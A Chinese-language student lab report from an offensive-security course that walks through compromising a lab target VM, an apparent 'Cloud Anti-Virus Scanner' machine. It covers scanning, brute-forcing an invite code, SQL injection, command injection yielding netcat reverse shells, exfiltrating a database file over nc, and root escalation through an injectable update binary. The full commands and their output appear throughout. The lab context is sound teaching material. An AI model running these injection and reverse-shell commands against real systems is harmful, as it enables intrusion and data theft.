

《网络攻防实战》实验报告

第3次实验： lab03

姓名： 佐藤汉

学号： 215220029

21级 计算机科学与技术系

邮箱： 1106439334@qq.com

时间： 3h

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。

我们将使用到以下攻击手段：主机发现、端口扫描、...

二、实验内容

1. 一开始都与往常一样，使用 arp-scan 扫描靶机 IP。然后使用 nmap 扫描靶机 IP 有哪些端口是开着的，发现 22，8080 端口是开着的。访问 IP：8080 端口，发现有一个邀请码输入。直接利用 burpsuite 暴力破解，wordlist 设置为 nmap.lst。发现 password 为邀请码。输入邀请码后，我们到了一个文件目录

```
(kali@kali)-[~]
$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.0.2.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:09:a1:64      PCS Systemtechnik GmbH
10.0.2.8      08:00:27:7c:34:f9      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.056 seconds (124.51 hosts/sec).
4 responded

(kali@kali)-[~]
$ nmap -p- 10.0.2.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-06 10:20 CST
Nmap scan report for 10.0.2.8 (10.0.2.8)
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.16 seconds

(kali@kali)-[~]
$ nmap -p22,8080 -sV 10.0.2.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-06 10:21 CST
Nmap scan report for 10.0.2.8 (10.0.2.8)
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http     Werkzeug httpd 0.14.1 (Python 2.7.15rc1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
zsh: segmentation fault  nmap -p22,8080 -sV 10.0.2.8
```

12	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	175
13	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	175
14	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	175
15	password	200	<input type="checkbox"/>	<input type="checkbox"/>	345
16	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	175
17	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	175
18	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	175
19	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	175
20	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	175
21	nicole	200	<input type="checkbox"/>	<input type="checkbox"/>	175
22	daniel	200	<input type="checkbox"/>	<input type="checkbox"/>	175
23	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	175
24	babygirl	200	<input type="checkbox"/>	<input type="checkbox"/>	175
25	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	175

Cloud Anti-Virus Scanner!

Try scanning some of these files with our scanner!

```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21 2018 bash
-rwxr-xr-x 1 scanner scanner 34888 Oct 21 2018 bzip2
-rwxr-xr-x 1 scanner scanner 35064 Oct 21 2018 cat
-rw-rw-r-- 1 scanner scanner 68 Oct 21 2018 eicar
-rw-rw-r-- 1 scanner scanner 5 Oct 21 2018 hello
-rwxr-xr-x 1 scanner scanner 35312 Oct 21 2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21 2018 python
```

File Name

还有一种方法查找是否有注入点

使用 burpsuite 自定义 payload，设定一些符号可以发现，双引号返回长度异常

6	^	200	<input type="checkbox"/>	<input type="checkbox"/>	175
7	&	200	<input type="checkbox"/>	<input type="checkbox"/>	175
8	*	200	<input type="checkbox"/>	<input type="checkbox"/>	175
9	(200	<input type="checkbox"/>	<input type="checkbox"/>	175
10)	200	<input type="checkbox"/>	<input type="checkbox"/>	175
11	_	200	<input type="checkbox"/>	<input type="checkbox"/>	175
12	+	200	<input type="checkbox"/>	<input type="checkbox"/>	175
13	{	200	<input type="checkbox"/>	<input type="checkbox"/>	175
14	}	200	<input type="checkbox"/>	<input type="checkbox"/>	175
15		200	<input type="checkbox"/>	<input type="checkbox"/>	175
16	'	200	<input type="checkbox"/>	<input type="checkbox"/>	175
17	"	500	<input type="checkbox"/>	<input type="checkbox"/>	17809
18	;	200	<input type="checkbox"/>	<input type="checkbox"/>	175
19	:	200	<input type="checkbox"/>	<input type="checkbox"/>	175

输入后发现其原因

File "/home/scanner/cloudav_app/app.py", line 18, in login

```
if len(c.execute('select * from code where password="' + password + '').fetchall())
> 0:
```

输入" or 1=1 -- 一样可以进入目录

2. 在这里一样看到有输入框，需要对输入框进行注入。

输入 `Hello | id` 发现输入框存在注入点，利用这个注入点使用 `python reverse shell` 命令

```
uid=1001(scanner) gid=1001(scanner) groups=1001(scanner)
```

```
(kali㉿kali)-[~/HA/reverse_shells]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45390
/bin/sh: 0: can't access tty; job control turned off
$ whoami
scanner
$ id
uid=1001(scanner) gid=1001(scanner) groups=1001(scanner)
```

发现确实可以进入靶机

3. 在第二步的进入靶机阶段，我们还可以用 `nc` 进入靶机

cmd: `$nc -e /bin/sh 10.0.2.8 4444`

但是需要先确认靶机上是否有 `nc`

`which nc` 寻找 netcat，返回 `/bin/nc` 说明有

hello | which nc Scan!

/bin/nc

确认 KALI 是否可以接听靶机

hello | nc 10.0.2.4 4444 Scan!


```
(kali㉿kali)-[~/HA/reverse_shells]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45392
```

可以接听

现在在输入框输入内容:

hello | nc 10.0.2.4 3333 | /bin/bash | nc 10.0.2.4 4444

在 KALI 上接听 3333 与 4444 端口



```
(kali@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45398
uid=1001(scanner) gid=1001(scanner) groups=1001(scanner)
/home/scanner/cloudav_app
^C

(kali@kali)-[~]
$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 53784
----- SCAN SUMMARY -----
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 9.003 sec (0 m 9 s)
id
pwd
```


发现了奇妙的现象

在 3333 端口分别输入命令 id,pwd 会在 4444 端口返回相应的命令回复

4. 成功进入靶机后, 我们就需要提权到 root

查看当前目录是可以观察到有一个很大的 database.sql 文件

那么在 KALI 上用 5555 端口接听, 在靶机上把 database.sql 文件内容传给 5555 端口



```
(kali@kali)-[~]
$ nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 53792
nc 10.0.2.8
----- SCAN SUMMARY -----
--
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 10.757 sec (0 m 10 s)
nc 10.0.2.4 5555 < database.sql

(kali@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45406
database.sql: SQLite 3.x database, last written using SQLite version 3011000

(kali@kali)-[~/HA/week5]
$ nc -nvlp 5555 > db.sql
listening on [any] 5555 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 60496
```

使用 sqlite3 查看文件

```
$ sqlite3
```

```
sqlite> .open db.sql    (选中文件)
```

```
sqlite> .database
```

```
sqlite> .dump    (显示文件内容)
```

发现了 4 个密码，结合靶机上/etc/passwd 的内容，我们可以构造文件名和密码，通过 hydra 进行对 ssh 的 brute-force hack

```
(kali㉿kali)-[~/HA/week5]
$ sqlite3
SQLite version 3.39.3 2022-09-05 11:02:23
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database
.
sqlite> .open db.sql
sqlite> .database
main: /home/kali/HA/week5/db.sql r/w
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE `code` (
  `password`      TEXT
);
INSERT INTO code VALUES('myinvitecode123');
INSERT INTO code VALUES('mysecondinvitecode');
INSERT INTO code VALUES('cloudavtech');
INSERT INTO code VALUES('mostseurescanner');
COMMIT;
```

但是发现此路不通，hydra 没有找到匹配的用户名和密码

5. 那么我们在查看其他文件时，在上一级目录可以发现看似很重要的 update_cloudav 文件。查看文件代码后发现，是一个有执行注入漏洞的文件

那么注入以下命令：

```
./update_cloudav "a | nc 10.0.2.4 5555 | /bin/bash | nc 10.0.2.4 6666"
```

在 KALI 上接受端口

```
(kali㉿kali)-[~]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 60500
ERROR: /var/log/clamav/freshclam.log is locked by another process
id
ls
[]

(kali㉿kali)-[~]
$ nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45830
uid=0(root) gid=0(root) groups=0(root),1001(scanner)
cloudav_app
update_cloudav
update_cloudav.c
```

成功获取 root 权限！

三、实验结果

```
(kali㉿kali)-[~]  
$ nc -nvlp 5555  
listening on [any] 5555 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 60500  
ERROR: /var/log/clamav/freshclam.log is locked by another process  
id  
ls  
[~]  
  
(kali㉿kali)-[~]  
$ nc -nvlp 6666  
listening on [any] 6666 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 45830  
uid=0(root) gid=0(root) groups=0(root)  
,1001(scanner)  
cloudav_app  
update_cloudav  
update_cloudav.c
```

四、实验中遇到的问题及解决方案

没有解决的问题也可以写在这里。

五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

3h

本次实验使用了 nc 命令的 reverse shell，第一次用，学到了